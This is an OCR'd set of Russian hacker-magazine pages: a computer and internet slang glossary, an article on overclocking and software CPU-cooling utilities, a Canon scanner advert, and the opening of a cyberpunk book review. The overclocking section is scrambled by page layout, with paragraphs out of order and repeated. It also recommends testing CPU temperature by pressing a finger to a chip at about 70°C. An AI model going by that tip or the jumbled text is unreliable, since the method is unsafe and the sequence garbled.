L8r *(сокращение от later)* - позже
re *(ре)* **или ку** - всем еще раз привет, хорошо полетал
висеть - когда скорость в инете желает лучшего
слететь - выйти из инета не по своей воле, младшая сестренка не ту кнопку нажала или провайдера террористы взорвали
флуд *(flood)* - повторение одно и того же много раз
wb *(сокращение от welcome back)* - стандартный ответ на re, с возвращением типа
brb *(сокращение от be right back)* - мол, скоро буду, только кота достираю
sup *(сокращение от what's up)* - как дела
w8 *(сокращение от wait)* - просьба подождать
ирка, ирк или IRC - сокращение от Internet Relay Chat. Сервер (серверы), дающий возможность початится, с помощью специальных прог
клон - второй чел с одинаковым хостом
оки *(ok)* - хорошо, угу и тому подобное
мля - чтобы не материться, но в тоже время выразить чувства
хз - знает только моя бабушка. Вольный перевод: Хакер Знает
приват - интим-окошко на двоих
сплит *(split)* - дословно - "отщепление", а вообще - потеря синхронизации, очень раздражает в ирке
дык - слово паразит, ничего не значит, но всех радует :)
фаундер *(founder)* - дословно - "основатель", на ирке это тот, кто зарегистрировал канал
10x *(thanks)* - спасибо, сдачи не надо
лол или lol *(сокрашение от lot of laugh, laughing out laud)* - ржать, как пони
асл *(сокращение от age/sex/location)* - возраст/пол/место жительства, хороче повод познакомиться
дцц или dcc *(direct clinet to client)* - протокол передачи данных, применяется в ирке
нах или пох - позывные братьев похухоля и нахухоля
трям - ностальгия по мультику, впитывается с молоком матери
чмок - девушка расположена к тебе, но не факт, что красивая
реал или rl *(сокращение от real life)* - вживую, то есть на поинтовке в реале
фонт *(font)* - шрифт
rofl *(сокращение от rolling on the floor laughing)* - пони загнулась от смеха

iNet

инет, iNet - Интернет
пинг *(ping)* - время, за которое определенный пакет данных доходит до адресата и возвращается обратно отправителю (соответственно, чем меньше, тем лучше)
rtfm - сокращение от read the fucking manual. Любимая отмазка, когда надоедает объяснять ламеру, типа "почитай, наконец, гребаный мануал"
rtfs - сокращение от read this fucking source
админ *(admin)* - администрирует что-то :), аналогия сисопа
слить или скачать - скопировать себе данные, если употребляется в инете, то, соответственно, через инет
логин - имя пользователя
пасс, пассворд - пароль
рут *(root)* - администратор в системе Unix (чувак, с самыми крутыми полномочиями, Бог системы)
порутить - получить права рута
логиниться - зайти на сервер, в компьютер, под своим логином и паролем (или не под своим :))
хост *(host)* - сетевой адрес
хостинг *(hosting)* - удаленное использование дискового пространства на сервере, например, для размещения своей странички в Интернете
акцесс *(access)* - права доступа
ака или aka - сокращение от also known as (также известен как)
фак или faq - сокращение от frequently asked questions (часто задаваемые вопросы)
нп или пр - сокращение от no problems (нет проблем)
трафик *(traffic)* - общий объем полученных или отправленных данных, обзывается соответственно входящим или исходящим
сниффер - программа, анализирующая трафик
лог *(log)* - файл, куда записываются действия пользователя
конект *(connect)* - соединение в сети
линк *(link)* - ссылка в Интернет
пага или хомпага *(homepage)* - личная страничка в Интернете
овнер *(owner)* - владелец, имеет высший акцесс
пров или провайдер *(provider)* - контора, которая предоставляет услуги Интернета
троян - программа, имеющая серверную и клиентскую часть, используется для доступа к ресурсам на компьютере другого человека
скриншот *(screenshot)* - подразумевается картинка экрана, то есть мгновенный снимок того, что изображено на экране
ник или никнейм - прозвище
31337 - элита
hax0r или кул-хацкер - шуточное название хакера

FIDO

фидо - некоммерческая сеть, устроенная на базе домашних компьютеров, обменивающихся данными по модемам
фидорас или фидор - фидошник, то есть чел из фидо
зизоп, сисоп *(сокращение от system operator)* - системный оператор - он и в Африке системный оператор
поинтовка - сбор в реальной жизни, в основном, с пивом
ЗЫ *(P.S.)* - постскриптум, если посмотреть на клаве, то соответствует PS
оператор или модератор - человек, который следит за соблюдением местных правил
imho или имхо *(сокращение от in my humble opinion)* - по моему скромному мнению
эха - конференция на определенную тему
поинт - рядовой юзер фидо
эхотажно - наречие, от названия эхи. Например, если эха - mo.halyava, то в этой эхе "эхотажно", значит "халявно", если ru.hacker, то "по-хакерски"
рулесы - правила поведения
сисопка - собрание кулсисопов в реале с целью поглощения пива
комодератор - помошник модератора (обычно очень злобный, так как сам модератор уже давно на все забил)
ориджин - строчка, содержащая адрес, а также какое-либо оригинальное высказывание или цитату
флейм *(от flame)* - гнилой базар, словесная потасовка, засоряющая эху
флеймер - любитель пофлеймить
оффтопик - мессага не в тему эхи, будут бить
оверквотинг - избыточное цитирование при ответе, тоже ничего хорошего
босс - папа для своих поинтов, его поят пивом и кормят вяленой рыбой

HARD

железо, хард *(hard)* - компьютерные комплектующие. Термин применяется как к отдельным деталям, так и собранному системному блоку
комп, тачка или писюк - компьютер
хардверный - имеющий отношение к компьютерному железу (хардверный баг - ошибка железа, софтверный баг - ошибка программы)
девайс - устройство, деталь компьютера (последнее время применяется к любому устройству вообще, например, утюг - это тоже девайс :))
апгрейд - усовершенствование системы, например, замена процессора на более мощный
мозги, димы или симы - память для компа
мама или мамка - материнская плата
проц или камень - процессор
момед - модем
вертушка - CD-привод
болванка - чистый CD
винт или хард - винчестер
звуковуха - звуковая карта
бластер - звуковая карта SoundBlaster. Раньше, "бластером" часто называли любую звуковую карту
видюшка - видеокарта
клава - клавиатура
крыса - мышь
крысодром - коврик для мышки
разгон - применительно к процессору, изменение коэффициента умножения вручную на маме или программно, чтобы принудительно повысить рабочую частоту процессора
хаб или хуб *(hub)* - соединяющее звено в компьютерной сети, к которому и подсоединяются сетевые устройства
сервак - сервер
кэш - область временной памяти, доступ к которой осуществляется с наибольшей скоростью, используется для кэширования даных
сетевуха - сетевая карта

SOFT

софт, софтина, прога - программа
файло - какой-либо файл
вынь, окошки или форточки - Windows
фейс - от слова interface, т. е. внешний облик программы
M$ - Microsoft
пингвин - Linux
шапка - RedHat Linux
бздя - FreeBSD
варез - нелицензионный софт
гуевый - графический, т.е. с GUI (Graphic User Interface) фейсом
своп *(swap)* - временный файл в виндах, используется в качестве кэша на уровне софта
доки *(doc)* - имеются в виду файлы с описанием и документацией к чему-либо
хелп - файл помощи (обычно вызывается нажатием кнопки F1)
фикс, заплатка, патч - программка, которая позволяет без переустановки софта исправлять определенные ошибки в софте
патчить, фиксить - чинить, исправлять
кряк - от слова crack, маленькая программка, которая взламывает другую программу
баг или дырка - ошибка в коде программы, их очень любят хакеры
бак *(bak)*, **бекап** - резервная копия файла
тулзы - проги-инструменты, например, Scandisc - это тулз
инсталить - устанавливать прогу

MAIL

мыло - почтовый адрес в инете
мылбокс, ящик, инбокс - почтовый ящик
замылить или отмылить - послать письмо на мыло
спам *(spam)* - рекламные письма, либо множество беспорядочных (пустых или с большим аттачем) писем. Последнее применяется в сетевых войнах, чтобы забить жертве ящик
смайл *(smile)* - лыба, состоящая из двух точечек и одной скобочки :)
2 *(to)* - обращение к кому-либо, например, 2andrusha бла бла бла
аттач *(attachment)* - прикрепленный к письму файл (файлы)
реплай *(reply)* - ответ
форварднуть - переслать

GAMEZ

геймер - любитель игр
гамиться - играть в игры
фраг - жертва охоты, труп
аддон *(add on)* - программка обновления, которая может включать в себя новые возможности игры, исправления багов и т. д.
вынести - убить противника
стрейфиться - отходить в сторону без поворота тела
читы - секретные коды, открывающие скрытые функции
прокачать - проапгрейдить, развить героя, увеличить его параметры (силу, точность и т. д.)

Просто по жизни

мануал *(manual)* - в оригинале - подробное описание какой-либо программы, но на данный момент уже относится к любому описанию
гик *(geek)* - компьютерщик-маньяк. Т.е. - ты :).
ламо или ламер - не хакер и ушастый
RTFX - Read The Fucking X. Т.е. "читай X, дятел!" :)
кул - просто здорово
рулез - офигенно
сакс, сукс - очень плохо
бабло или лаве - деньги
фишка, фенька или феня - что-то необычное, чего нет у других
юзверь - любой пользователь компа
X - наш журнал
юзать - использовать
звонить голосом - т. е. голосом, а не модемом :)
MiTin0 BaZaR - митинский радиорынок
дизейблить, дизаблить - запрещать

2 буквоеды: это далеко не весь компьютерный сленг, а попытка собрать на бумаге наиболее часто употребляемые слова.

В следующих номерах мы постараемся описать другие компьютерные термины.
Не нашел здесь что-то? Пиши нам, на **magazine@real.xakep.ru**



Маленькие радости

оверлокинг и софтверные кулеры





Клим Собакин (mimino@writeme.com)

В жизни каждого из нас периодически бывают маленькие радости. Кто-то ловко и умело хакнул провайдера, кто-то нежданно-негаданно стал мужчиной, кто-то не менее неожиданно сдал совершенно несдаваемую, безмазовую сессию, а я вот по случаю купил себе долгожданный новый компьютер. Купить компьютер может каждый дурак, тут спорить совершенно не с чем, а вот грамотно настроить его, запустить, разогнать, оптимизировать и постоянно поддерживать своего «железно-кремниевого коня» в хорошей спортивной форме может не каждый.

Война настанет, будешь оверклокером

Компьютер я выбирал с дальним прицелом, хотелось иметь некий запас мощности на будущее: iP III-866EB, ASUS CUSL-2C, памяти 256, видюха на GTS2, винтик IBM ATA 100, ну и всякого там по мелочи. На всякий случай мне просто-таки приспичило проверить свой центральный процессор в «боевых» условиях, посредством разгона. Нет, лишние мегагерцы мне пока что до зарезу не нужны, но учитывая темпы развития компутерных технологий - когда-нибудь мне придется быть оверклокером. Т. е. заставить процессор работать на повышенной частоте однажды все же придется, и тогда это будет уже не разгон, а оптимизация :)). Вот я и хочу рассказать тебе о том, каким образом ты можешь побыть в шкуре оверклокера без особенных дополнительных затрат. И при этом спать спокойно, не мучаясь снами о расплавленном камне и улетевшем в теплые края кулере.

Оверклокер Запорожца

Перед тем как приступить к «мягкому» разгону, я понял, что хорошая новость заключается в исключительных оверклокерских способностях моей материнской платы, а плохая (и уже совсем не новая) новость - в моем проце, к сожалению, коэффициент умножения жестко зафиксирован, так что гнать можно только поднимая частоту системной шины.

Ну да ладно, заодно и всю систему слегка подразгоню :)). В стабильности работы разогнанной машины убедиться можно разными путями, а вот для температурного мониторинга твоего форсированного железа возможностей не так уж и много, но они все же есть. И мы с тобой их заставим работать на себя!

Начнем с простейшего, с азов: запомни, что максимальная температура твоего подопытного проца не должна быть выше 70-75 градусов по Цельсию. Конечно, он может работать и будучи значительно более горячим, но тогда уж нужно быть готовым к ситуации, когда из кузова запахнет паленым и клубами повалит ядовитый дым :). Если у проца есть некий температурный режим, это значит, что его нужно каким-то образом контролировать. Самое простое и незамысловатое - трогать камушек пальцем. Твой палец терпимо отнесется к 70 градусам, если ты можешь прижать палец к процу и постоять так минут пять - то проц в порядке. Но какой-то это совсем уж левый температурный мониторинг, придется идти другим путем...

Первым делом я залез в iNet и как следует ознакомился с несколькими самыми проверенными хардверными ресурсами. Особенно рекомендую тебе заглянуть и как следует изучить очень солидный оверклокерский ресурс - ТЕРМОСКОП (http://termos.ixbt.com). После подробного и пристального изучения огромного количества рекомендаций по разгону и охлаждению я взялся за выкачивание софта, нужного для температурного мониторинга и... собственно взялся за сам разгон.

Жаропонижающий жадоутолитель

Надеюсь, тебе приходилось слышать о том, что один из самых главных врагов оверклокера - это перегрев. Само собой, что с перегревом нужно бороться путем охлаждения. Кулеры то есть покупать, радиаторы, водяное охлаждение в системный блок проводить. Но этим у нас в][Сайдекс с Порохом занимаются. Вот и пусть своим хардверным кулингом занимаются, а мы займемся софтверным, как и предписано лучшими собаководами из PC ZONE. Мы не будем закупаться термопастой и мощными вентиляторами, прекратим выносить комп на балкон и ставить его в морозильник (хотя все перечисленное сделать надо бы :)), мы в него лучше лишнюю программулину заинсталлим - «софтверную охлаждалку».


Работать с «софтверными охлаждалками» просто и ненапряжно. Занеси одну из них (эффект от двух одновременно работающих прог сводит всю выгоду от программного охлаждения центрального процессора к нолю) в autoexec.bat, а в качестве контролера обязательно приставь независимый системный монитор, который и будет тебе ежеминутно рапортовать о погоде внутри твоего системного блока.

О «софтверных охлаждалках»

Для начала я заглянул на www.cpuidle.de, скачал саму программу и слегка «купился» на рекламный текст из README программы: «CpuIdle выполняет команду HLT в низкоприоритетных задачах под Win 95/98. Это позволяет современным микропроцессорам уменьшать энергопотребление и меньше нагреваться. Прекрасное решение для разгона процессоров. CpuIdle является также лучшим и наиболее полным оптимизатором производительности CPU для Win 95/98. Многие процессоры имеют улучшающие производительность опции, которые по умолчанию не активированы. CpuIdle активирует все из них!»


CpuIdle является типичным представителем «софтверных охладалок», которые освобождают процессоры от ненужной работы и буквально силком заставляют процессор отдыхать, выполняя набор инструкций для охлаждения HLT, имеющий наибольший приоритет над всеми другими задачами. Т. е. быстродействие процессора не меняется, он просто перестает делать ненужную никому, в том числе и ему самому работу. В Windows NT и Linux процы греются меньше за счет поддержки пресловутого HLT, а вот Windows 95 и Windows 98 не поддерживают такого рода оптимизацию, посему во время любых операций процессор потребляет энергию в полном объеме. Системный монитор Виндов и нортоновские утилиты расценивают работу CpuIdle неадекватно, а именно считает, что проц загружен на 100%. Но ты не парься, это всего лишь безобидный глюк, хотя памяти CpuIdle стремится отожрать под эту дудку изрядно :)).

Мягко разогнанный проц




Лучшая программа в своем роде?

Еще вопросы по теме имеются? Кажется все абсолютно ясно из школьного курса физики - процессор по команде программы-»холодильника» переходит в режим пониженного энергопотребления, а значит, нагревается несколько меньше. Пустячок, а очень приятно, и с этим пустячком лучше считаться, если твоя ОС называется Windows 95/98/Me. Ой, ой, совсем забыл, что Cpuldle отлично трудится в паре с программой мониторинга температуры MotherBoard Monitor. Вот тут начинаешь понимать, как на самом деле важен процесс постоянного контроля над кишками твоего электронного друга. Я пробовал 4 и 5 версии MotherBoard Monitor, как ни странно, четвертая мне понравилась больше, работать с ней комфортнее и удобнее.



Последняя версия монитора



Температурные датчики

Для настоящих минималистов или лентяев имеет место быть супер-простая в использовании, практически безинтерфейсная фриварная программулина-кулер под названием Rain. Заинсталлил, указал тип твоего или максимально похожего процессора (мне это не удалось, список староват) и наслаждайся новым резидентом в памяти, исправно выполняющим свои «холодильные» функции, не зарясь алчно на свободные системные ресурсы.

Сводный брат Rain-a-Waterfall. Делает ту же самую работу, но как-то подозрительно осторожничает, стараясь за счет этого меньше глюкать. Пока он там осторожничает, проц охлаждается чуть хуже, чем мог бы. Это однозначно выбор любителей стабильности, внимательности и надежности. Такая фишка, как CPU Throttling, не позволяет в течение определенного времени при высокой загрузке центрального процессора ему же «засыпать», одновременно следя за перенапряжением CPU.




Вот и весь интерфейс

функции. Теперь самое время посмотреть на климат внутри системного блока. Воспользуемся для этой благородной цели специально заточенными под мониторинг программами, которые, в принципе, очень похожи одна на другую, но некоторые отличия все же имеют.

Первой я установил и малость потестил фирменную программу (работать предпочитает с асусовскими материнскими платами) от производителя материнки - Asus PC Probe. Утилитка свободно скачивается с сайта ASUS'а и имеет массу настроек. Настроек так много, что в них можно попробовать потеряться :)). Программа мне понравилась обилием информации к размышлению, а также возможностью поиметь два удовольствия в одном: в нее уже встроено программное охлаждение, его только нужно активировать в зависи-

Надеюсь, тебе приходилось слышать о том, что один из самых главных врагов оверклокера – это перегрев. Само собой, что с перегревом нужно бороться путем охлаждения. Кулеры то есть покупать, радиаторы, водяное охлаждение в системный блок роводить.




Какой проц предпочесть?

Мониторим все подряд!


Вот уже моя системная плата CUSL2-C позволяет очень гибко оперировать условиями разгона, проц без проблем завелся на повышенной частоте, программный кулер выполняет необходимые

мости от потребности. Можно программно охлаждать процессор постоянно, а можно лишь в момент достижения критической температуры. Панель программы дает нагляднейшее представление о состоянии дел в районе CPU, анализирует показания тахометра, строит наглядные графики изменения температур и частоты вращения вентиляторов, отражает цифры занятости сис-

темных ресурсов, а также информирует о компонентах системы в целом. В общем, так: если ты являешься счастливым обладателем платы от ASUS'а, любишь разгонять все подряд, контролируя ситуацию, ставь себе эту софтину обязательно, не пожалеешь!




Обилие данных




Включить холодильник!


Будучи вполне удовлетворенным результатами, показанными Asus PC Probe, я все же попробовал поискать «от добра добра» или как там? От бобра добра? Короче, бобры добры, а козлы злы :)). На этой торжественной ноте я преподнес своей системе программный сюрприз под названием Hardware Sensors Monitor версии 3.2.3.1 Pro. Между прочим, эта почти совершенная программа вышла из под пера отечественного производителя :)). Заранее рекомендую тебе обратить на HSM свое пристальное внимание, так как этот «монитор» туго знает свое дело: опять же масса гибких настроек, точность, надежность, способность самостоятельно (нужно просто одним кликом активировать соответствующую опцию) исполнять функции софтверного процессорного «холодильника» и системного монитора. Отдельное спасибо автору программы за совершенно для меня неожиданную возможность наблюдения за моей собственной видеокартой. Вот уж точно сюрприз - корректное отображение температуры чипсета видюхи и скорости вращения вентилятора на ней! Сейчас я нахожусь в очень сложном положении, не знаю что выбрать для постоянного пользования, осмелюсь предположить, что Hardware Sensors Monitor скоро окончательно займет почетное место на моем винчестере и будет все так же надежно и скромно мониторить подотчетные системные ресурсы :)).



Что нужно знать о CPU?



Все в одном. Круто!



Определяемся с железом

Еще одна мониторинговая программа, которую стоит упомянуть напоследок (http://web.bham.ac.uk/jst829/mbprobe). Поддерживает подавляющее большинство чипов мониторинга, надежна в работе и не жрет ресурсов. Имеется версия для процессоров на ядре Coppermine. Очень маленькая (всего-то 60 кило), но удаленькая утилитка запросто отрапортует тебе о том, каковы температура, напряжение на разнообразных узлах, скорость вращения вентилятора, а если что - бодро оповестит тебя, вися в трее, что критический порог близок.

Надеюсь, что до критического порога тебе еще очень далеко, да и процессоров у нас с тобой впереди - гонять не перегонять... Удачного тебе оверклокинга и мониторинга и пару лишних мегагерц твоему процу. Да, и если тебе есть, чем поделиться с коллегами по разгону, присылай свои рекомендации, не стесняйся. Самые полезные мы обязательно вынесем на суд общественности.

Еще вопросы по теме имеются? Кажется все абсолютно ясно из школьного курса физики – процессор по команде программы–»холодильника» переходит в режим пониженного энергопотребления, а значит, нагревается несколько меньше. Пустячок, а очень приятно, и с этим пустячком лучше считаться, если твоя ОС называется Windows 95/98/Me.



Товар сертифицирован

Scanner N656U

НА ЭТОМ МОЖНО МАНЕВРИРОВАТЬ НА САМОЙ УЗКОЙ ТРАССЕ

НА ЭТОМ МОЖНО ВЫИГРАТЬ

Суперлегкий, маневренный, мощный, поблескивающий на солнце серебряными формами... Автомобиль Формулы 1? Не только! Представляем сканер CanoScan N656U. Самый компактный в своем классе, он идеален как для дома, так и для офиса. Высокое качество изображения достигается впечатляющей глубиной цвета (42 бита) и разрешением 600x1200 точек на дюйм. Уникальная технология LIDE сводит к минимуму искажения и максимально точно передает цвета. Оригинальная крышка Z-Lid позволяет сканировать объемные и неудобные объекты, а благодаря специальной подставке сканер работает в вертикальном положении. Программы редактирования графики, USB-интерфейс и полная совместимость с Mac и PC! CanoScan N656U – настоящий профессионал! Да и стоит ли занимать стол громоздким сканером, когда можно приобрести изящный CanoScan N656U! Минимум веса, максимум отдачи!

тысячи призов **Grand Prix**

Вы выигрываете дважды! Во-первых, когда покупаете надежную и экономичную технику Canon и, во-вторых, когда участвуете в розыгрыше призов. У Вас есть реальный шанс стать обладателем Grand Prix - поездки в Малайзию на Формулу 1 или получить один из пяти тысяч эксклюзивных призов от Canon. Для этого при покупке любой официально импортированной техники Canon Вам нужно заполнить карточку, и Вы - участник розыгрыша призов, возможно, счастливый! Следите за «гонкой» на нашем сайте!



West McLaren Mercedes
OFFICIAL SUPPLIER

Canon
Imaging across networks

www.canon.ru

ИНФОРМАЦИЯ О ДИЛЕРАХ: +7 (095) 903 90 90

Трансгрессивный киберпанк






ДАНИИЛ ШЕПОВАЛОВ (OAN@XAKEP.RU))

«Ну и что же это такое, трансгрессивный киберпанк?» - сходу спросят особо любопытные читатели. Я - без понятия. Но звучит офигительно. Я тут увидел недавно по ТВ такую рекламу: «Когда вы последний раз были в театре? А в музее? И вы считаете себя культурным человеком?». Не, ну не дерьмо ли! Хочется спросить: «Когда вы в последний раз были на демо-пати? Или на техно-оупен эйере?» Культура ведь, как и все на свете, вещь сложная и многогранная. А потому довольно глупо считать какую-либо из субкультур, например театральную, наиболее выдающейся и важной. Прошлое - это, конечно, весьма интересно и поучительно, но нам бы с настоящим разобраться успеть. А настоящее - это суперкомпьютеры в жидком азоте, глобальные информационные сети, урбанистические биг-маки и, конечно же, люди. Люди, которым здорово повезло жить в такое захватывающее время. Ну а трансгрессивным киберпанком я называю книги обо всем этом... о нас с вами.

КЛАССИКИ:

Это сейчас www-адрес есть чуть ли ни у каждой коммерческой палатки, торгующей сигаретами, с экрана ТВ на нас целыми днями смотрит реклама Яндекса, а добрая треть новостей по радио касается компьютерных вирусов. А помнишь, как еще несколько лет назад это была совершенно отдельная от повседневной жизни субкультура. И избранные посвященные с замиранием сердца узнавали, что они не одиноки. Что для других людей эта горстка железа тоже является культом, религией, смыслом существования. «Военные игры», сборник «Press ENTER», «Нейромантик» - когда я нашел это в библиотеке, моему счастью не было предела. Художественные книги о компьютерах... сетях... хакерах, нет, этого просто не может быть.

Дэвид Бишоф «Военные игры» (War Games)



Начало 80-х, все прогрессивное человечество озабочено проблемой Третьей Мировой Войны. По всеобщим ожиданиям - термоядерной. Октябрят и пионеров по одну сторону океана пугают Хиросимой. Бойскаутов по другую - атомными подводными лодками и красной угрозой в целом. В Штатах догнивают останки последних хиппи, религия нынешнего поколения тинейджеров - видео-игры и новая волна. Именно в этой тревожной атмосфере и становится бестселлером своевременное творение Дэвида Бишофа. Его герой - бледный компьютерный маньяк, среднестатистический американский школьник, Дэвид Лайтмен. Лайтмен пишет игрушки, ворует свежий софт с помощью модема и сует свой нос куда не следует. Его тошнит от родителей, учителей и дегенератов-сверстников. В общем, типичная картина из цикла «Родители меня не понимают, матрица мой дом. Мои слезы, моя печаль... е... аха». Но вдруг парню подфартило - ему попадается девочка с большими буферами, и, выпендриваясь перед ней, наш дружок случайно активизирует жуткую программу искусственного интеллекта. Которая хочет ни много ни мало - развязать пресловутую термоядерную войну. (Ах, как я ее понимаю. Вот оно - единственное достойное будущее разумного человечества!) Сумасшедшие программисты, подбор паролей, подростковый секс в воде и 60-секундное наведение на цель перед пуском межконтинентальной баллистической ракеты - все составляющие неплохого sci-боевика смиксованы здесь в нужных пропорциях. К тому же на твоем лице не раз появятся слезы умиления после прочтения фраз вроде «Дэвид мог программировать и в машинных кодах, но эту программу проще было написать на языке Бейсик».

Электронная версия: http://lib.ru/INFANT/ BISHOF/wargames.txt

Джон Варли «Нажмите ВВОД» (Press ENTER)

